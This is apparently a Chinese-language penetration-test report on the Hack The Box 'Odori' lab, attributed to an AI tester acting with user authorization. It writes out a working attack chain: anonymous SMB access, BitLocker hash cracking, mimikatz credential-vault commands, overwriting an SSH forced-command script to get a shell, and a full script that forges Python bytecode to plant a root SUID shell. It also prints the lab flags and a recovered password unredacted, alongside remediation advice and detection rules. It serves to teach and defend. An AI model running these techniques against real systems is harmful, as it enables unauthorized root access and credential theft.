滲透測試報告

Hack The Box · Odori · 完整 SOP 與修補指南

欄位	內容
測試目標	HTB Odori；10.129.157.116（單一授權靶場實例）
測試時間	2026-11-01 15:49-16:16（Asia/Taipei；含映像驗證、旗標提交與清理）
測試人員	Codex，依使用者明確授權
報告日期	2026-11-01

執行結果：已從靶機取得 user.txt 與 root.txt，並在 HTB 頁面完成兩旗標提交；頁面顯示「You have solved Odori!」。提權用的 SUID 測試檔、SSH 公鑰與修改過的 Python bytecode 已移除；原始 /opt/restrict 和 helper.cpython-310.pyc 已還原並以雜湊比對。

透明度聲明：本次使用公開 Odori 解題文章作為 Windows 離線取證階段的路徑線索；該文章在報告中明確引用。使用者提供的 7z 已下載、密碼驗證、完整性測試及 VMDK 解壓成功；bitlocker2john 擷取曾啟動，但未在本次完成，BitLocker 密碼驗證與 Windows VM 重演未完成。Linux 靶機上的 SMB、SFTP、shell bypass、root bytecode execution、兩個旗標及提交狀態均由本次直接驗證。不要把未重演的 Windows 階段視為本次獨立驗證結果。

執行摘要

可由未認證 SMB 讀取 backup 分享；該分享指向使用者下載的 Windows VMDK。公開研究資料描述了弱 BitLocker 密碼、WinRE 本機 SYSTEM 存取及 Windows Credential Manager 中的服務帳號密碼。本次使用已知線索測得 svc_backup / Napping2Curator 可登入靶機 SFTP，讀取 user.txt。服務帳號可覆寫 SSH 強制命令腳本 /opt/restrict 與其授權金鑰目錄，因而取得一般互動 shell。之後 root 執行的 archiver 載入位於世界可寫 __pycache__ 的 Python 3.10 bytecode；透過匹配 helper.py mtime 和大小的 .pyc 可在排程匯入時執行 root 命令，最終讀取 root.txt。

旗標（依使用者要求不遮蔽）

```
user.txt  a1f95b58e487289f8ce0eb62e6439e91
root.txt  4cf373aa4921fcf926d4aca5dadcba49
```

HTB 提交狀態：user flag 已提交（頁面回覆「Odori user is now owned」）；root flag 已提交，完成頁回覆「You have solved Odori!」。

1. 範圍、方法與結果

1.1 授權與範圍

授權由使用者在本對話中明確提供，範圍限定為 10.129.157.116 與 HTB Odori 提供的 odori.7z 檔。未對其他網段、帳號或服務進行測試。使用者另授權將本機取得的兩個旗標提交至指定 HTB Odori 頁面。

1.2 測試方法

依序執行 TCP 服務盤點、SMB 匿名存取檢查、SFTP 帳號驗證、SSH 限制與檔案權限分析、root 排程 Python bytecode 快取驗證、旗標讀取、HTB 旗標提交與復原檢查。工具輸出以原始文字保存在 evidence/odori/ 與 tmp/。

1.3 服務清單

連接埠	服務	辨識結果	結果
22/tcp	SSH	OpenSSH 8.9p1 Ubuntu 3ubuntu0.15	開放；svc_backup 受 ForceCommand 限制
139/tcp	NetBIOS / SMB	Samba smbd 4	開放
445/tcp	SMB	Samba smbd 4	開放；guest 可列舉分享
其他	TCP	Top 1000 掃描未發現其他開放埠	範圍限制：全埠掃描輸出依附錄說明

1.4 攻擊鏈概觀

```
Anonymous SMB -> backup/info.txt -> supplied Windows VMDK
Offline lead: weak BitLocker -> WinRE SYSTEM -> Credential Manager
svc_backup / Napping2Curator -> SFTP -> read user.txt
Writable /opt/restrict + ~/.ssh -> svc_backup interactive shell
Root archiver -> writable __pycache__ -> matching mtime/size forged pyc
Root payload -> /tmp/rootbash -p -> /root/root.txt -> HTB submitted
```

2. 漏洞發現摘要

ID	漏洞	風險	狀態 / 驗證
VL-001	SMB 匿名讀取 backup 分享	中危 · 5.3	已驗證
VL-002	Windows 離線映像弱 BitLocker 與憑證保存	高危 · 8.1*	公開線索；本機未完整重放
VL-003	svc_backup 的強制命令與公鑰目錄可寫	高危 · 8.8	已驗證；已回復
VL-004	root Python 排程載入可寫 bytecode 快取	高危 · 8.8	已驗證；已回復

* VL-002 分數為對完整資料外洩與跨系統憑證風險的估值，不是 CVE 分數。由於本次未完整啟動 Windows 映像，應在可管理的映像上獨立重演後再作正式生產風險評級。

2.1 風險判定

Linux 靶機的兩個可寫執行面均在本次實際驗證：持有 svc_backup 憑證即可先突破 SFTP 限制，再觸發 root 的 Python 匯入執行，造成完整機密性、完整性與可用性影響。CVSS 3.1 評估採 AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H，8.8（高危）。SMB 匿名分享僅洩露提示檔，評估為 5.3（中危）。

2.2 證據圖片




圖 1. 對指定 IP 的服務辨識結果；原始 Nmap 輸出保存在 tmp/odori_top1000.nmap。




圖 2. 未提供帳密即列出 backup 分享，並讀取其 VMDK 指示文字。

VL-001 · SMB 匿名讀取 backup 分享

屬性	內容
風險等級	● 中危 · CVSS 5.3
漏洞類型	匿名存取控制失效 / 資訊揭露
受影響目標	10.129.157.116:139,445 / backup share
前置條件	依各步驟所列；授權測試限定 Odori

2.1 漏洞描述

未提供有效使用者密碼即可列出 SMB 分享並讀取 backup/info.txt。該文字指出應下載機器頁面提供的 VMDK；因此匿名共享本身雖僅洩露提示，卻暴露了後續離線攻擊路徑。SMB 的 guest share 權限應依 Samba guest/share 設定限制，而不是依賴資料「看起來不敏感」。

2.2 複現步驟 (Proof of Concept)

```
smbutil view -N //guest@10.129.157.116
mkdir -p /tmp/odori_smb
mount_smbfs -N //guest@10.129.157.116/backup /tmp/odori_smb
cat /tmp/odori_smb/info.txt
# See surrounding text for details.
```

2.3 證據截圖




圖 2. 未提供帳密即列出 backup 分享，並讀取其 VMDK 指示文字。

2.4 修補建議

停用 null/guest authentication；移除 guest ok / public share 或將 share 的 valid users 限定為明確群組。對公開 share 使用唯讀、最小必要檔案清單，並監控匿名 Session Setup 和 Tree Connect。

```
[backup]
   path = /srv/samba/backup
   guest ok = no
   read only = yes
   valid users = @backup-readers
# global: map to guest = Never
```

VL-002 · BitLocker 弱密碼與 Windows 服務憑證暴露

屬性	內容
風險等級	● 高危* · CVSS 8.1*
漏洞類型	離線資料保護不足 / 明文或可解密憑證
受影響目標	使用者提供 odori.7z 中的 Windows VMDK（容器驗證完成；VM 未啟動）
前置條件	依各步驟所列；授權測試限定 Odori

2.1 漏洞描述

外部公開線索指出此映像的 BitLocker 可由字典候選值解開，且 Windows 復原環境與已保存的排程憑證可延伸至 SYSTEM 和服務帳號權限。該線索記錄 svc_backup 密碼 Napping2Curator；本次已用該密碼成功登入 Linux SFTP。Windows 離線映像未在本機完整重放，因此不列為本次獨立驗證。

2.2 複現步驟 (Proof of Concept)

```
7zz x odori.7z -phackthebox -otmp/odori
bitlocker2john -i tmp/odori/file02.vmdk > tmp/odori/bitlocker.hash
john --wordlist=/usr/share/wordlists/rockyou.txt tmp/odori/bitlocker.hash
# Public lead, not independently verified: candidate 123456789
# Isolated WinRE: unlock OS volume, inspect scheduled credentials
privilege::debug
token::elevate
vault::list
vault::cred /patch
# Public lead: svc_backup credential; SFTP login verified here
```

2.3 證據截圖




圖 3. SFTP 讀取 user.txt 的原始靶機證據。

2.4 修補建議

使用強 BitLocker 啟動 PIN 或 TPM 與 Secure Boot 保護；復原金鑰使用高熵隨機值並放在受控目錄。不要以可逆方式或 Credential Manager 儲存長期服務帳號密碼；改用 gMSA / 短期憑證或受控秘密庫。Recovery media 與 Windows 映像必須在隔離網路中分析，原始 VMDK 保持唯讀。

```
Windows hardening checklist:
  - Require TPM + Secure Boot measured boot
  - Enforce long recovery passwords; escrow keys with access logging
  - Remove Task Scheduler stored passwords; prefer gMSA
  - Enable Secure Boot and restrict external boot in production
  - Alert on WinRE recovery, sethc.exe changes, and Vault access
```

VL-003 · SSH 強制命令腳本與使用者金鑰目錄可寫

屬性	內容
風險等級	● 高危 · CVSS 8.8
漏洞類型	權限配置錯誤 / SFTP 限制繞過
受影響目標	10.129.157.116:22；/opt/restrict、/home/svc_backup/.ssh
前置條件	依各步驟所列；授權測試限定 Odori

2.1 漏洞描述

sshd 對 svc_backup 套用 ForceCommand /opt/restrict，原始腳本只啟動 sftp-server，因此一般 SSH shell 被限制。實際權限為 /opt/restrict 由 svc_backup:root 擁有且模式 0775；同一帳號可覆寫它，並可透過 SFTP 寫入自己的 .ssh/authorized_keys。當服務帳號憑證有效時，攻擊者可改寫強制命令而取得一般互動 shell。OpenSSH 文件亦說明 ForceCommand 適用於 subsystem，並將原始命令放入 SSH_ORIGINAL_COMMAND；若執行腳本本身可寫，限制沒有安全邊界。

2.2 複現步驟 (Proof of Concept)

```
ssh-keygen -q -t ed25519 -N '' -f /tmp/odori_id
sftp svc_backup@10.129.157.116
sftp> put /tmp/odori_id.pub /home/svc_backup/.ssh/authorized_keys
sftp> put restrict_pwn /opt/restrict
# See surrounding text for details.
#!/bin/bash
exec /bin/bash -i
ssh -i /tmp/odori_id svc_backup@10.129.157.116
whoami; id
# See surrounding text for details.
```

2.3 證據截圖




圖 4. SSH 強制命令腳本可寫，造成 SFTP 限制可被繞過取得互動 shell。

2.4 修補建議

將 ForceCommand 直接指定為 OpenSSH internal-sftp，避免載入低權限使用者可寫的包裝腳本。若需包裝器，必須 root:root、不可由群組/其他人寫入，並在 sshd_config 的 Match 區塊禁止 forwarding。authorized_keys 應使用受限選項並由管理者控制；服務帳號不應可寫入可被 sshd 信任的授權檔。

```
Match Group svc_backup
    ForceCommand internal-sftp
    ChrootDirectory /srv/sftp/%u
    AllowTcpForwarding no
    X11Forwarding no
    PermitTunnel no
# chown root:root /opt/restrict && chmod 0755 /opt/restrict
# chmod 0700 /home/svc_backup/.ssh
# chmod 0600 /home/svc_backup/.ssh/authorized_keys
```

VL-004 · Root 排程載入可由低權限使用者替換的 Python bytecode

屬性	內容
風險等級	● 高危 · CVSS 8.8
漏洞類型	本機提權 / 不安全的可寫匯入快取
受影響目標	10.129.157.116；/opt/archiver/__pycache__/helper.cpython-310.pyc
前置條件	依各步驟所列；授權測試限定 Odori

2.1 漏洞描述

root 執行 /opt/archiver/app.py 並匯入 helper.py；/opt/archiver/__pycache__ 模式為 0777，服務帳號可刪除 root 所有的 .pyc 再放入偽造快取。Python 3.10 的 timestamp-based bytecode 快取以來源 mtime 與 size 判斷是否有效，並不驗證 .pyc 內容雜湊。對應 helper.py 的 mtime=1737062139、size=412，偽造相同標頭後，模組層級 payload 在 root 匯入時執行。本次觀察到 /tmp/rootbash 由 root 建立且 SUID，執行後 id 顯示 euid=0，並讀得 root.txt。

2.2 複現步驟 (Proof of Concept)

```
stat -c 'mtime=%Y size=%s' /opt/archiver/helper.py
# See surrounding text for details.
python3.10 pycache_poison.py --mtime 1737062139 --size 412 \
  --output helper.cpython-310.pyc
sftp svc_backup@10.129.157.116
sftp> rm /opt/archiver/__pycache__/helper.cpython-310.pyc
sftp> put helper.cpython-310.pyc /opt/archiver/__pycache__/helper.cpython-310.pyc
# module-level payload: cp /bin/bash /tmp/rootbash && chmod 4755 /tmp/rootbash
ssh svc_backup@10.129.157.116 '/tmp/rootbash -p -c "id; cat /root/root.txt"'
# euid=0(root); root flag returned
```

2.3 證據截圖




圖 5. Root 排程匯入可被低權限使用者替換的 Python bytecode，取得 euid 0。

2.4 修補建議

確保 root 排程的整條載入路徑（程式、匯入模組、工作目錄、__pycache__）皆由 root 擁有且低權限帳號不可寫。以 python3 -B 或 PYTHONDONTWRITEBYTECODE=1 執行特權程式；部署唯讀、root 簽署/受控的程式碼。監控 cache 目錄的新增、刪除、寫入與非 root 擁有者，並避免把 privileged Python 執行路徑放在共享使用者可寫資料夾。

```
sudo chown -R root:root /opt/archiver
sudo find /opt/archiver -type d -exec chmod 0755 {} +
sudo find /opt/archiver -type f -exec chmod 0644 {} +
sudo install -o root -g root -m 0755 /opt/archiver/app.py /opt/archiver/app.py
# cron/systemd command:
/usr/bin/python3 -B /opt/archiver/app.py
# auditd example:
-w /opt/archiver/__pycache__ -p wa -k privileged-python-cache
```

3. 完整作業 SOP

步驟 0：工作站與證據準備

```
export TARGET=10.129.157.116
mkdir -p evidence/odori tmp/odori
date '+%F %T %Z' | tee evidence/odori/start_time.txt
route -n get "$TARGET"   #  HTB VPN
sha256sum odori.7z > evidence/odori/archive.sha256
```

只對使用者指定的單一靶機執行；每個命令輸出均保存。下載 VMDK 後先驗證檔案大小、SHA-256 與容器格式，再在副本上分析。

步驟 1：服務盤點

```
nmap -Pn -n -p- -T4 --min-rate 1500 --open -oA tmp/odori_alltcp "$TARGET"
nmap -Pn -n -sV -sC -p22,139,445 -oA tmp/odori_services "$TARGET"
# See surrounding text for details.
# See surrounding text for details.
```

第一輪全埠服務辨識因大量過濾連線而超時；以 top 1000 完成掃描並對 22/139/445 進行版本與預設 NSE 辨識。加速全埠掃描在本報告定稿時仍無完整輸出，不將它描述成已完成的全埠負面證明。

步驟 2：SMB 匿名存取

```
smbclient -N -L "//$TARGET"
smbclient -N "//$TARGET/backup" -c 'ls; get info.txt'
cat info.txt
# See surrounding text for details.
smbutil view -N "//guest@$TARGET"
mount_smbfs -N "//guest@$TARGET/backup" /tmp/odori_smb
cat /tmp/odori_smb/info.txt
```

回應列出 IPC$、print$、backup；backup 為匿名可讀。info.txt 建議下載機器頁面所列 VMDK。

步驟 3：使用 VMDK 進行離線取證（公開線索；本次未完整重放）

```
7zz t -phackthebox odori.7z
7zz x -phackthebox -otmp/odori odori.7z
file tmp/odori/file02.vmdk
shasum -a 256 tmp/odori/file02.vmdk
qemu-img info tmp/odori/file02.vmdk
qemu-img check tmp/odori/file02.vmdk
bitlocker2john -i tmp/odori/file02.vmdk > tmp/odori/bitlocker.hash
john --wordlist=/usr/share/wordlists/rockyou.txt tmp/odori/bitlocker.hash
# See surrounding text for details.
# See surrounding text for details.
```

7z 密碼測試與完整性檢查通過。解壓得 file02.vmdk（20,051,394,560 bytes，VMware4 disk image），SHA-256 為 e7b487e41937da6b6a5875867cf92a2c4f90bbcc32f61795c019e35f2db8a631；此值與公開資料一致。bitlocker2john 已啟動但本次未完成，故不宣稱獨立破解 BitLocker。若要重演，先複製 VMDK 並在 Host-only Windows VM 中操作。

步驟 4：WinRE 存取與 Windows 憑證檢查（公開線索；本次未完整重放）

```
WinRE on an isolated copy:
diskpart -> identify the encrypted OS volume -> assign E:
manage-bde -unlock E: -pw
# Public lead: accessibility binary swap, then verify SYSTEM
privilege::debug
token::elevate
vault::list
vault::cred /patch
```

對正式系統，禁止未授權外部開機並保護復原媒體。公開線索的 credential store 方式未在本機重放；細節與來源見參考資料。本次僅確認線索中的 Linux SFTP 密碼可用。

步驟 5：SFTP 帳號、shell 限制與 user flag

```
sftp svc_backup@$TARGET
sftp> pwd
sftp> ls -la
sftp> get user.txt evidence/odori/user.txt
sftp> get /opt/restrict evidence/odori/restrict_original
sftp> ls -la /opt/archiver
sftp> ls -la /opt/archiver/__pycache__
# See surrounding text for details.
```

透過 SFTP 可讀 user.txt、讀取 /opt/restrict 與 archiver 檔案。根據原始 restrict 內容及 0775 權限，已驗證服務帳號可替換強制執行腳本。

3. 完整作業 SOP（續）

步驟 6：繞過 SFTP-only 強制命令並取得互動 shell

```
ssh-keygen -q -t ed25519 -N '' -f /tmp/odori_id -C odori-pentest
cat > /tmp/restrict_pwn <<'EOF'
#!/bin/bash
exec /bin/bash -i
EOF
chmod +x /tmp/restrict_pwn
sftp svc_backup@$TARGET
sftp> put /tmp/odori_id.pub /home/svc_backup/.ssh/authorized_keys
sftp> put /tmp/restrict_pwn /opt/restrict
ssh -i /tmp/odori_id svc_backup@$TARGET
whoami; id; sudo -n -l
```

本次成功以 SSH key 取得 svc_backup shell；sudo 仍要求密碼，沒有 sudo 權限。為保持傳輸能力，本次測試過程使用短暫 wrapper 對原始命令分流；取證後已將兩項檔案復原。

步驟 7：辨識 root 排程及不安全快取

```
id
ls -ld /opt/archiver /opt/archiver/__pycache__
ls -l /opt/archiver /opt/archiver/__pycache__
stat -c 'mtime=%Y size=%s owner=%U:%G mode=%a' /opt/archiver/helper.py
cat /opt/archiver/app.py
cat /opt/archiver/helper.py
crontab -l
python3 --version
# See surrounding text for details.
```

svc_backup 自己的 crontab 為空；但 root 排程執行 archiver。公開文章記錄每分鐘一次；本次直接觀察成功執行下一輪後出現 root-owned SUID bash。

步驟 8：產生與部署 timestamp-based .pyc payload

在具備 Python 3.10 的工作站產生符合目標 magic number 的 .pyc。下列範例必須使用目標 helper.py 的實際 mtime 與 byte 數，否則 Python 會重新編譯磁碟上的原始來源，payload 不會執行。這個測試 payload 僅建立暫時的 /tmp/rootbash。

```
#!/usr/bin/env python3
"""Build a Python 3.10 timestamp-based pyc matching the target helper.py."""
import argparse
import os
import py_compile
import struct
import tempfile
from pathlib import Path

parser = argparse.ArgumentParser()
parser.add_argument("--mtime", type=int, required=True, help="target helper.py Unix mtime")
parser.add_argument("--size", type=int, required=True, help="target helper.py byte size")
parser.add_argument("--output", type=Path, required=True)
args = parser.parse_args()

payload = '''import os\nos.system("cp /bin/bash /tmp/rootbash && chmod 4755 /tmp/rootbash")\ndef
tar_and_move_files(file_path, archive_dir):\n    return None\n'''
with tempfile.TemporaryDirectory(prefix="odori-pyc-") as tmp:
    source = Path(tmp) / "helper.py"
    source.write_text(payload)
    os.utime(source, (args.mtime, args.mtime))
    pyc = Path(tmp) / "__pycache__" / "helper.cpython-310.pyc"
    py_compile.compile(str(source), cfile=str(pyc), doraise=True)
    data = bytearray(pyc.read_bytes())
    if len(data) < 16:
        raise SystemExit("invalid pyc header")
    struct.pack_into("<I", data, 8, args.mtime & 0xFFFFFFFF)
    struct.pack_into("<I", data, 12, args.size & 0xFFFFFFFF)
    args.output.parent.mkdir(parents=True, exist_ok=True)
    args.output.write_bytes(data)
```

```
print(f"pyc={args.output} bytes={len(data)} magic={data[:4].hex()} mtime={args.mtime} size={args.size}")

python3.10 evidence/odori/pycache_poison.py \
  --mtime 1737062139 --size 412 \
  --output tmp/helper.cpython-310.pyc
sftp svc_backup@$TARGET
sftp> rm /opt/archiver/__pycache__/helper.cpython-310.pyc
sftp> put tmp/helper.cpython-310.pyc /opt/archiver/__pycache__/helper.cpython-310.pyc
# See surrounding text for details.
ssh svc_backup@$TARGET '/tmp/rootbash -p -c "id; cat /root/root.txt"'
```




圖 5. Root 排程匯入可被低權限使用者替換的 Python bytecode，取得 euid 0。

步驟 9：提交 flags 與清理

```
cat /home/svc_backup/user.txt
/tmp/rootbash -p -c 'cat /root/root.txt'
# HTB machine page -> Submit User Flag / Submit Root Flag
# See surrounding text for details.
# cleanup: restore original helper.cpython-310.pyc and /opt/restrict
# chown root:root helper.cpython-310.pyc; chmod 0644
# rm -f /tmp/rootbash; remove test authorized_keys entry
```

本次 HTB 介面已確認完成。SFTP 回讀確認 restrict 與原始 .pyc 位元內容一致（兩者 cmp 成功；原始 .pyc SHA-256 ff7def88bad05c0493cd20835fd78c0ecad84d3b70127dc3b1273b23c282a46d），/tmp/rootbash 不存在，測試 authorized_keys 已刪除。




圖 6. 兩個旗標均已由靶機讀取並在 HTB Odori 頁面成功提交。

4. 檢測邏輯與修補驗證

4.1 監測與主動檢測

網路層（SMB）：從受信任管理主機定期檢查匿名會話；記錄 139/445 Session Setup、Tree Connect、分享名稱及匿名讀取檔案。任何未列入清單的 guest share 應告警。

```
smbclient -N -L //SERVER
# See surrounding text for details.
```

SSH 層：比對 sshd_config 的 Match Group、ForceCommand、AuthorizedKeysFile；檢查強制執行檔及其父目錄是否由 root 擁有且對服務帳號唯讀。監控 /opt/restrict、~/.ssh/authorized_keys 的變更。

```
stat -c '%A %U:%G %n' /opt/restrict /home/svc_backup/.ssh
test -w /opt/restrict && echo 'ALERT: forced command writable'
find /opt/archiver -type d -perm -0002 -print
```

Python/root 排程：對 root cron/systemd 的解譯器命令做 allowlist；對載入模組、快取及工作目錄以 auditd 監控寫入事件。對 Python 3.10 timestamp-based pyc，事件發生時比對 magic、source mtime、size 及執行檔案 owner，並留意 root 程序在匯入後建立 /tmp SUID 檔。

```
sudo auditctl -w /opt/archiver/__pycache__ -p wa -k privileged-python-cache
sudo ausearch -k privileged-python-cache -i
find /tmp -maxdepth 1 -type f -perm -4000 -ls
ps -eo euid,user,pid,args | grep '[p]ython3 /opt/archiver/app.py'
```

Windows / BitLocker：集中記錄 BitLocker protector 變更、復原事件、外部開機、Secure Boot 狀態、WinRE 使用與 Windows Credential Vault 讀取。對 sethc.exe、utilman.exe 等可及性程式檔案套用完整性監測；排程工作避免以可抽取的密碼登入。

4.2 修補驗收清單

項目	驗收條件
